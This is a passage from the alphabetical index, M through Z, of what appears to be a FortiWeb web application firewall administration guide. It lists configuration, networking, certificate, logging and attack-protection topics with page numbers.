  - vulnerability scan 540
- monitor
  - cookies 213
  - data analytics 633, 634
  - events and attacks 557
  - for defacement 527, 529
  - HTTP traffic 569
  - interval 530
  - mode 523
  - ports 110
  - using SNMP 614
- Mozilla 432
  - Firefox 50, 80, 314, 432, 555, 703
- MSN 186
- mtab 709
- multicast 40, 76, 107, 110, 128, 717, 718
- multiplexing 67
- mutual authentication 314
- MySQL 232, 527

**N**

- name
  - community 617
  - domain 551
  - host 551
- National Insurance Number (NINO) 178
- negative security model 157
- negotiation 555, 703
- nested
  - encoding 554
  - quantifiers 652
- netmask 118
  - administrator account 225
- network
  - address translation (NAT) 66, 119, 283, 287, 358, 366, 369, 382, 492, 536, 637
    - 64 26
  - and attack origin 590
  - and period block 365
  - destination 149
  - full 71
    - source 66, 74, 283, 286, 354, 555
  - interface 79, 81, 118, 124, 130, 137
  - layer 137, 138, 360, 694
  - loop 129, 694
  - mask 118, 124, 126, 130
  - private 287
  - settings 118
  - time protocol (NTP) 98
  - topology 15, 66, 70, 73, 75, 104
- new line 727
- newcli 137, 138
- next-hop router 134, 136
- nginx 14, 181
- NIC teaming 119
- no-cache/no-store/private 408
- notification 530, 610
  - defacement 527
- Novell
  - eDirectory 239, 242
- Novus 177
- NSS 555
- NT LAN Manager (NTLM) 246
  - users 247
- null 477
  - characters 471, 477
  - modem 81
  - route 136

**O**

- object identifier (OID) 620
- offline protection mode 75, 491, 561
  - switching from 215
- offline protection profile 506
- offloading 302
  - compression 485
  - SSL/TLS 295, 492, 520
  - vulnerability scans 535, 642
- onClick() 734
- one 72
- one-arm 72, 75, 291
- one-arm topology 72
- onError() 430
- open system interconnections (OSI) model 360

- OpenLDAP 239
- OpenOffice 545
- OpenSSL 317
- operating system (OS) 84, 86
- operation mode 66, 68, 70, 101, 560, 561
  - supported features 69
  - switching 101
- Oracle 527
- order of execution 21, 196, 412
- outbreak 146
- Outlook Web App (OWA) 14, 161, 166, 255
- out-of-band 74, 506
- OWA 405
- OWASP 14, 409

## P

- packet 595
  - capture 658, 683
  - log 574
  - loss 531, 681, 694
  - payload 212, 580, 595
  - received 571
  - sensitive information 585
  - sent 571
- pad 648
- padding oracle 433
- page
  - access 437
  - requests 569
- parameter 160
  - separator 161
  - validation 448, 455
  - value 164
- parity 82
- parser 647
  - HTTP 468, 580
  - XML 502
- partition 87, 92, 95, 619, 709, 713
- Pass 196, 203, 412
- password 79, 80, 81, 82, 83, 97
  - admin, changing 229, 706
  - administrator 16, 224
  - anti-defacement 530
  - authentication
    - rule 250
  - backup 316, 321, 324, 327, 644
    - encryption 219
  - brute force 28
  - complexity 233
  - encrypting backups 217
  - encrypting logs 604
  - end-user 238
  - enforcing complexity 233
  - forgotten 229, 706
  - FTP 218
  - guess 28
  - LDAP bind 241
  - length 707
  - Level 2 449
  - lost 55, 226
  - obscuring 585
  - predefined data type 178
  - re-enter 237
  - reset 55, 229, 706
  - SMTP 612
  - strength 59, 97, 178, 224, 238, 315, 645
    - enforcing 449
  - strong 59
  - unencrypted 237
  - vulnerability scan 541, 542
  - weak 178
  - web application 542
  - with certificate 309
- patch 535, 642
- payload 467, 580, 595
- PCI DSS 28, 29, 97, 224
  - compliance 235, 418, 535, 628
  - contraindications 704
- PDF
  - auto-learning report 195
  - log 608
  - log-based report 631
- PEM 309
- penetration test 213
- perfect forward secrecy (PFS) 703
- performance 20, 21, 42, 180, 188, 189, 213, 352, 354,

- 357, 493, 641, 649, 689, 692
- alert email 613
- anti-defacement 530, 531, 657
- antivirus 147
- ARP broadcast 659
- authentication 235, 253
- auto-learning 160, 189, 190, 209
- cache 403, 405
- compression 14, 485, 486, 554
- data analytics 635
- deployment 213
- DNS query 139, 272
- during a DoS attack 365, 368, 372, 375, 577
- during downtime 264
- factors in configuration 719
- HA 41, 42, 114, 659
- header limits 478
- HTTPS 520
- LACP 129, 130
- link aggregation 128
- logging 577, 579, 584
- network 124, 129, 130, 131
- on dashboard 557
- packet payload retention 580
- padding oracle 433
- policies 513
- rate limiting 554
- redirecting 391
- regular expressions 651
- reports 621
- rewriting 283, 554
- scheduling 630
- server information disclosure erasing 417, 429
- signatures 199, 656
- SSL/TLS 14, 295
- STP 131
- suspicious URL blocking 186
- tuning 649
- vRAM 724
- vulnerability scan 535, 536, 642
- period block 200, 348, 365, 368, 372, 375, 411, 412, 425, 426, 435, 444, 452, 460, 470, 482, 641
- permission
  - access 226, 690
  - account 222, 227
    - user 233
  - full 97
  - HA 107
  - network 116
  - router 135, 693
  - server policy 514
  - user 228, 237, 239, 244, 247
  - vulnerability scan 538
  - web profile 498, 507
- permissions 52, 55
- persistent
  - server sessions 36
  - session
    - HTTP 34
  - session data 457
- personal certificate 234, 338
- personally identifiable information 423
- phishing 181
- phone number 178, 179
- PHP 232, 527
- PHPSESSIONID 509
- physical
  - layer 137, 138, 694
  - topology 66, 70, 73, 75
- ping 122, 123, 124, 126, 127, 136, 138, 264, 681, 692, 693, 694, 695, 698, 716, 717
  - flood 123, 127
  - timeout 265
- pipelining 525
- PKCS #12 308
- planning 15
- policy
  - allow method 463
  - chain 263
  - DoS protection 377
  - email 610
  - execution order 21
  - file decompression 489
  - FortiAnalyzer 587
  - HTTP content routing 275
  - IP list 357
  - parameter validation 455
  - server, disable 526
  - sessions 558
  - Syslog 586
  - trigger 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 465, 471, 483, 589
  - upload restrictions 480
  - URL access 342
  - URL rewriting 383
  - violation 492
  - vulnerability scan 544
  - widget 569, 570, 571
- port 72
  - 6056 40
  - 6065 40
  - channel 128
  - forwarding 72
  - monitor, HA 110
  - network 118
  - number 40, 142, 519, 618, 684, 716
  - SNMP 618
  - SPAN 74
  - TCP/UDP 716
  - troubleshooting 702
  - UDP 123, 127, 698
- port1 79, 81, 118
- port2 118
- port3 118, 552
- port4 118, 552
- port5 552
- port6 552
- port7 552
- port8 552

- POST 33, 194, 457, 468, 479, 502, 510, 542
  - power-on self-test 707
- postal code 177
  - Canadian 177
  - Quebec 178
  - Sweden 179
- PostgreSQL 232, 527
- postnummer 179
- power
  - indicator 64
  - interruption 552
  - loss 552
  - off 63, 572
  - on 64, 710
  - supply unit (PSU) 64
- power supply unit (PSU) 552
- PPPoE 353
- predefined
  - data type 654
  - suspicious URL 181
- primary
  - appliance 105, 111
  - heartbeat interface 110
- priority
  - HA 108
  - URL access 351
- private
  - key 218, 219, 297, 314, 315, 316, 321, 324, 327, 341
  - network 287
- process
  - ID 704
- processing
  - flow 21
- product registration 65
- profile
  - auto-generated 206
  - inline protection 496
  - offline protection 506
  - report 621
- prompt 566
- PROPFIND 464, 467
- protected host 260, 263
- protocol 645, 684
- proxy 286
  - anonymous 637
  - FortiGuard 148
  - reverse 69
  - SSL 296
  - transparent 69
  - true transparent 73
  - web 142, 144
- Proxy-Authorization: 408
- PSH 36

- public key infrastructure (PKI) 234, 313, 314, 522
- purpose 339
- PUT 206, 479

## Q

- query
  - anonymous 241
  - authentication 222, 253
  - cache 253
  - DNS 138, 716
  - filter 241
  - LDAP 235, 239, 716
  - LDAPS 717
  - NTLM 235, 246, 717
  - RADIUS 226, 235, 243, 717
  - report 627
  - SNMP 123, 127, 614, 615, 618, 620, 717
  - timeout, authentication 239, 244

## R

- RADIUS 717
  - Attribute 226
  - Attribute 31 246
- radius-user 244
- RAID 43, 573, 574
- RAM
  - usage
    - and regular expressions 651
- random access memory (RAM) 583
- Range 473, 478
- rapid spanning tree protocol (RTSP) 131
- rate limit 39, 342, 360, 417
  - vulnerability scan 536, 541
- raw view, logs 600
- RC2 80
- RC4 80, 298, 555
- reachable 134, 681
- read-only 52, 709
- real browser enforcement 349, 364, 371
- realm 236, 237, 250, 252
- reboot 84, 85, 91, 221, 552, 572, 577, 664
- recursion 650, 651
- recursive payload 502
- recursive URL encoding 554
- redirect 383, 505, 539
  - attack 200, 411, 426, 444, 452, 460
  - example 390
  - rewrite 383
- redundancy 104, 110
- Referer 383, 386, 389
  - rewrite 383
- Referer: 24, 25, 387
- registering
  - with Fortinet Technical Support 65

- regular expression 164, 175, 256, 425, 437, 451
  - allow method 467
  - brute force 381
  - data type 180
  - encoding 735
  - GB2312 encoding 58
  - packets 580
  - page access 405, 407, 422, 441
  - parameter 454
  - start page 446
  - tuning 212
  - URL access 345
  - URL rewrite 387
  - validator 212
- re-imaging 87, 713
- relay 611
- release IP block 641
- reliability 107
- remote file inclusion (RFI) 31, 409, 414
- rename 63
- renegotiation 298, 555
- report
  - attacks 197
  - auto-learn 191, 200
  - download 632
  - empty 574
  - format 627
  - format, scans 545
  - HTML reports 631
  - logs 621
  - MS Word format 631
  - on demand 630
  - output 630
  - PDF format 631
  - profile, logs 623
  - query 627
  - schedule 630
  - scope, logs 624
  - time span, logs 624
  - view 632
  - vulnerability scan 535, 547
- request
  - HTTP 38, 492
  - HTTPS 38, 492
  - limits 363
  - timeout 251
- reset 74
  - CLI Console widget preferences 567
  - configuration 572, 663, 712
  - connection 196, 200, 343, 348, 365, 368, 372, 375, 411, 416, 425, 435, 444, 452, 460, 470, 482
  - password 55, 226, 229, 706
- resolution 50
- restart 572
- restore
  - anti-defacement 529
  - CLI command 89, 219
  - configuration 220
  - defacement 531
  - defacement backup 533
  - firmware 713
  - FTP backup 220
- retransmission time-out (RTO) 33
- retry health check 266
- reverse proxy mode 71, 125, 561
- reverting web site 533
- revoke certificate 337, 338
- rewrite
  - body 383
  - example 397
  - Host 383
  - redirect 383
  - Referer 383
  - URL 383
- rewriting 70
- RFC
  - 1213 620
  - 1918 635
  - 2246 433
  - 2548 226, 246
  - 2616 148, 389, 471
  - 2617 235
  - 2665 620
  - 2965 35, 231
  - 3490 735
  - 4918 464, 467
  - 5246 555
  - 5280 234, 314
  - 6797 273, 314, 520
  - 792 123, 127, 265
- risk 225
- RJ-45 80
- RJ-45-to-DB-9 81
- roaming profile 329
- robot
  - control 359, 417
  - group 417
- role 91
  - administrator 227
  - HA 91
- role-based access control (RBAC) 222, 227, 231
- root 55
  - account 227
  - administrator account 97
  - ADOM 48
  - CA 274, 299, 308, 313, 317, 521
  - directory 93
- rootkit 181
- route
  - asymmetric 693
  - path metrics 75
  - static 102, 103, 134
  - table 135, 137, 138, 694, 701

- router 72, 102, 114, 118, 137
  - gateway 136
  - hop 681
  - next hop 134, 136
- RPC 14, 486, 500
  - content length 471
- RSA 308, 316
- RST 74, 75, 519
- RTF
  - bookmarks 178
  - report 631
- rule violation 492
- Rx 571

## S

- sandboxing 432
- scan
  - AMF3 requests 501
  - order of execution 21
  - using certificates 492
  - vulnerabilities 537
- scheduling 98
  - reports 630
  - updates 148, 149
  - vulnerability scan 537
- Schema 734
  - poisoning 502
  - XML 502
- schema, LDAP 236, 239, 242
- scout 181
- SCP 716
- search
  - attack log 605
  - engine 417
- secondary
  - appliance 105, 111
  - heartbeat interface 110
- Secure Shell (SSH) 56, 78, 122, 123, 124, 126, 127, 566, 637
  - administrative access 717
  - and anti-defacement 529, 716
  - forwarded to servers 72
  - key 83
  - version 81
- security
  - auditor 222
  - certificate 80
  - idle timeout 57
  - key size 305
  - passwords 97, 224, 238
  - settings, admin 59
  - TLS 298
  - trusted host 225
  - tuning 643
- segregation of duties 231
- self-signed 80
- sensitive information 409
  - logs 585
- sequence of scans 21

- serial
  - number 707
- serial communications (COM) port 81
- serial number 44, 558, 560, 561, 620
  - certificate 299, 303, 310
- server
  - farm, see server pool
  - health check 264, 268, 649
  - pool 158, 159, 268, 492
  - protected 261
  - status 264, 268
  - virtual 290
- Server: 24, 416, 428
- service level agreement (SLA) 104
- services 292
  - custom 293
  - HTTP 157, 293
  - HTTPS 158, 293
  - predefined 293
- servlet 181, 233
- session 34, 160, 193, 558
  - administrator 59
  - attacks during 197
  - continuity in server pools 282
  - cookie 35, 37, 233, 360, 378, 492
    - old 38
  - count 570
  - data 200, 343, 348, 365, 368, 372, 375, 412, 426, 435, 444, 452, 457, 460, 470, 482
  - decrypted 297
  - expiration 579
  - hijacking 390
  - history 39, 40, 365, 368, 372, 442, 447, 460
  - HTTP 41, 442, 500, 737
  - HTTPS 37
  - ID 38, 70, 193, 390, 501, 509
    - cookie 509
  - initiator 442, 639
  - IP 68, 130
  - management 70, 360, 500
  - maximum number 724
  - server-side 233
  - SSL/TLS 42
  - statistics 497, 506
  - stolen 438
  - synchronization 41
  - table 40
  - timeout 38, 233, 360, 500, 509
- Set-Cookie 38
- Set-Cookie: 408
- severity
  - level 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 464, 471, 482, 574, 626
  - log levels 576
- SFTP
  - backup via 218
  - forwarded to servers 72
- SHA-1 81, 298
- shared Internet connection 554

- SharePoint 255
- shell code 448
- Shift-JIS 735
- shopping cart 34
- show 227
- shut down 63, 64, 572
- sidejacking 37
- signature 317
  - attack 160, 409, 423
  - CA 298, 318, 328, 337
  - custom 424
  - data leak 423
  - digital 339
  - ID 413
  - set 212
  - virus 147
- signing chain 274, 308, 313, 521
- simple certificate enrollment protocol (SCEP) 305, 311, 340
- simple mail transport protocol (SMTP) 716
  - AUTH 611
  - relay 611
- simple network management protocol (SNMP) 123, 124, 127, 614, 616
  - agent 614, 615
  - contact information 615
  - manager 618, 620
  - MIB 620
  - OID 620
  - query 618, 717
  - system name 551
  - trap 716
- single sign-on (SSO) 233, 254
- slave 105
- slowloris 34
- SMTPS 295, 298
- sniffer 683
- social engineering 181
- Social Insurance Number (SIN) 177
- Social Security Number (SSN) 178, 179
- socket exhaustion 29, 34, 376
- sort code 179
- source
  - code disclosure 540
  - IP address
    - client's original 66, 283, 590
    - NAT (SNAT) 66, 74, 283, 286, 354, 590
    - network address translation (SNAT) 286
- SPAN port 74, 75
- spanning tree protocol (STP) 131
- SPDY 37
- special characters 551, 735
- spider 417
- split
  - brain 91
  - horizon 694
- SQL
  - injection 32, 149, 409, 414, 501, 510, 540, 569
    - blind 414
  - statements 178
- sshd 137, 138
- SSL 70, 98, 240, 272, 298, 302
  - accelerator 14, 295
  - certificate 312, 521
  - handshake 317
  - hardware accelerated 520
  - inspection 268
  - offload 295, 492, 520
  - on the web servers 102, 103
  - origin 492
  - renegotiation 555
  - terminator 492
  - version 70, 80, 317, 520
    - 2.0 433
    - 3.0 433
- ssl\_error\_no\_cypher\_overlap 80, 703
- staging 535
- standard time 99
- standby 43, 75, 105, 111
- start page 442
- STARTTLS 240, 242, 295
- startup script 329
- state
  - name 179
  - tracking 213
  - transition 35, 37
- stateless 34
- static
  - route 102, 103, 134
  - URL 160, 408
- status
  - FortiWeb 551, 557
  - HA 561
  - server 264, 268
- stolen session 438
- storage
  - area network (SAN) 574
  - repository 574
- strength
  - bit 81, 298, 317
  - encryption 704
  - password 97, 178, 224, 238
- strict transport security 273, 314, 520
- striping 574
- Subject 303, 320, 338
- subject information, certificate 306
- submit CSR 307
- subnet 122, 124, 126, 130
- Subversion 181, 463
- Swedish personnummer 179
- switch 40, 75, 104, 107
  - operation mode 65
  - standby 105
  - VLAN 124

- SYN 29, 36, 265, 377
  - cookie 70, 519
  - flood 34, 376, 519
- synchronization
  - configuration 41, 57, 114, 115
  - HA 42, 75, 717, 718
  - interval 99
  - non-HA 57
  - non-HA cluster 114, 115, 717, 718
  - NTP 716
  - partial 116
  - port 40
  - traffic 40
  - type 116
- syntax
  - error 474
- Syslog 589, 717
  - config 583
  - log storage 577
  - policy 586
  - verify logging 587
- system
  - resource usage 558
  - status 86, 551, 557, 558
  - time 98, 558, 562

**T**

- tag 453, 734
  - VLAN 124
- tampering
  - cookie 501
  - hidden input 457
- TCP 264, 620, 716, 717
  - ACK 36, 265, 376
  - connection 36, 492
    - limit 366
  - flood 373
  - protocol 36
  - PSH 36
  - retransmission 128, 130
  - RST 74, 75, 196, 200, 343, 348, 365, 368, 372, 375, 411, 416, 425, 435, 444, 452, 460, 470, 482, 519
  - RTO 33, 128
  - SYN 29, 34, 36, 265, 377, 519
    - flood 34, 376
  - SYN ACK 376
  - timeout 265
- tcpdump 684
- Telnet 56, 78, 123, 124, 127, 566, 646, 717
- terminal 78
  - server 713
- TFTP 84, 93, 716
- Thawte 317, 318
- theft
  - credit card 29
- threshold
  - half-open 377, 519
- throughput 569
- time 98, 138, 177, 558, 562
  - to live (TTL) 684, 698
  - zone 145, 146
- timeout
  - authentication query 239, 244
    - cache 253
    - connection 252
  - cache 251
  - health check 264, 265
  - idle 57
  - session 36, 38, 233, 500, 509
  - vulnerability scan 541
  - web UI 57
- tips 212
- TLD 733
- TLS 272
  - acceleration 14
  - handshake 317
  - renegotiation 555
  - version 80, 317, 520
    - 1.0 433
- token 731
- top 137, 138, 704
- topology 15, 66, 70, 73, 75
  - HA 75
  - offline 75
  - one-arm 72
  - reverse proxy 71
  - transparent 73
- Tor 32, 353
- TRACE 463
- trace connection state 683
- traceroute 123, 127, 136, 138, 587, 681, 692, 693, 695, 698, 716, 717
- tracert 136, 138, 694, 698, 700
- traffic
  - controller (TC) 275
  - flow troubleshooting 705
  - log 579
  - volume 325, 505, 512, 569, 577, 630
  - vulnerability scan 536
- Transfer-Encoding: 383
- transactions 719
  - accelerated by pipelining 525
- Transfer-Encoding: 408
- transparent
  - inspection mode 73, 491, 561
  - mode 73
  - proxy 73
- transport
  - layer 137, 138, 360, 694
  - layer security (TLS) 298
- trap 342, 439, 614, 615, 618, 620, 716
- trial license 80, 104
- trigger
  - alerts 574
  - log settings 580
  - policy 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 465, 471, 483, 589

- tripwire 432
- trojan 415, 483
- troubleshooting 531, 680
  - auto-learning 161, 190
  - bootup 710
  - compression 486
  - connectivity 136, 137
  - debug packet flow 703
  - HA 111
  - HA failover due to reboot 113
  - hardware 692
  - resources 704
  - routing 136
  - routing table 701
  - URL interpreters 205
- true transparent proxy mode 491, 552, 561
- True-Client-IP 283, 289
- trunk 126
  - LACP 129
  - link aggregation 129
- trust
  - store 327
- trusted
  - certificates 80, 318
    - browser 308, 318, 321, 329
    - FortiWeb 298
  - host 56, 225, 644, 706
  - IP 358
- tunnel 637
  - update 148
- turn on 64
- Twiki 37
- TWIKISID 37
- Twitter 660
- Tx 571
- type 0, ICMP 123, 127, 265, 692
- type 8, ICMP 123, 127, 265, 693, 698
- type of service (tos) bits 684

## U

- UDP 40, 123, 127, 620, 698, 716, 718
- UK vehicle registration 178
- unauthorized 146
- Unicode 554, 652
- uniform resource identifier (URI) 179
- UNIX 78
- up
  - link 571
- upgrade
  - firmware 86
  - FortiGuard services 149, 153
    - release schedule 148
- upload 309, 479
  - certificate 300, 302
  - certificate, local 308
  - CRL 340
  - FortiWeb configuration 220
  - limit 480
  - logo 623, 624
  - restrictions 480

- uptime 43, 91, 104, 108, 213, 558, 562, 573
- URL 79, 80, 123, 221
  - access 342
  - dynamic 160, 161, 193
  - encoding 190, 554
  - interpreter 161
  - replacer 161, 190, 193, 205
  - rewriting 70, 383
  - static 160
  - suspicious 181
- usage
  - CPU 568, 619, 620, 704
    - and regular expressions 650
  - disk 568, 619, 708
  - RAM 568, 619, 704
    - and regular expressions 651
- US-ASCII 551, 684, 685, 735, 736
- user
  - authentication 231
    - supporting modes 74, 75
  - groups 247
  - name 223, 238
    - FTP 219
    - LDAP 240
    - NTLM 247
    - SMTP 611
    - validation 449
    - vulnerability scan 541
  - password 238
- User-Agent: 24, 417
- UTF-8 58, 733
- \_\_utma 492

## V

- validator, regular expression 212
- Vary: 408
- VBScript 178
- VeriSign 317, 318
- violation 492
- virtual
  - domain (VDM) 53
  - FortiWeb appliance (FortiWeb-VM) 131
  - host 260, 261, 263, 432, 694
  - IP (VIP) 72, 261, 702
  - LAN (VLAN) 73, 118, 119, 120, 124
    - deleted 561
    - ID 124, 126
    - tag 124
    - trunk 126
  - MAC address 41, 105, 109, 113, 121
  - MAC address (VMAC) 105
  - network interface (vNIC) 118, 131, 133
  - private network (VPN) 637
  - server 157, 263, 290, 491, 518
    - and ARP 702
  - switch (vSwitch) 131
- virus 415
- Visa 177
- visit 34, 232, 639
- vMotion 104

- VPN 353
- vulnerability scan
  - history 547
  - mode 540
  - policy 544
  - preparation 536
  - profile 538
  - rate limit 541
  - report 535, 547
  - report format 545
  - schedule 537
  - start, stop 546
  - timeout 541
  - workflow 535
- V-zone 69, 119, 491, 518
  - and fail-to-wire 552
  - topology 73

## W

- W3C
  - Schema 502, 734
  - XML
    - validation 502, 510
- Web 2.0 502, 510
- web application firewall (WAF) 14
- web browser 50, 78, 80, 123, 221
  - compatible 50
  - warnings 80
- web crawler 417, 543
- web protection profile
  - generating from auto-learning data generate profile 195
- web scraping 187
- web user interface (web UI) 79
  - language 58
  - navigation 60
  - requirements 50
  - timeout 57
  - URL 51
- WebDAV 463, 464, 467
- WebSphere 495
- wget 364, 371
- white list 493
  - IP 358

- white space 728
- widget 60, 557, 559
- WiFi 555
- wiki 37
  - code 178
- wild card 601
- Windows 246
- WordPress 14, 383
  - adapting auto-learning to 169
- WWW-Authenticate: 231, 232, 236, 254

## X

- X 67
- X.509 308, 315
  - version 3 301
- X509 Error 52 - Get client certificate failed 339
- X509 Error 53 - Protocol error 339
- X-AspNetMvc-Version: 428
- X-AspNet-Version: 428
- X-Client-Cert: 274, 522
- X-Forwarded-For 608
- X-Forwarded-For: 24, 67, 70, 71, 283, 286, 289, 354, 500, 590, 626, 644
- X-Forwarded-Proto: 287
- XML 467
  - AJAX 502, 510
  - element 502, 510, 734
  - protection 502, 510
  - scanning 409
  - validate 502, 510
- X-Powered-By: 24, 428
- X-Real-IP: 67, 283, 286, 289, 500, 644
- XSS 31, 149, 409, 413, 501, 510, 540

## Y

- Yahoo! 186

## Z

- zero-day 423, 448
- Zeus 33
- ZIP code 177
- zombie 142

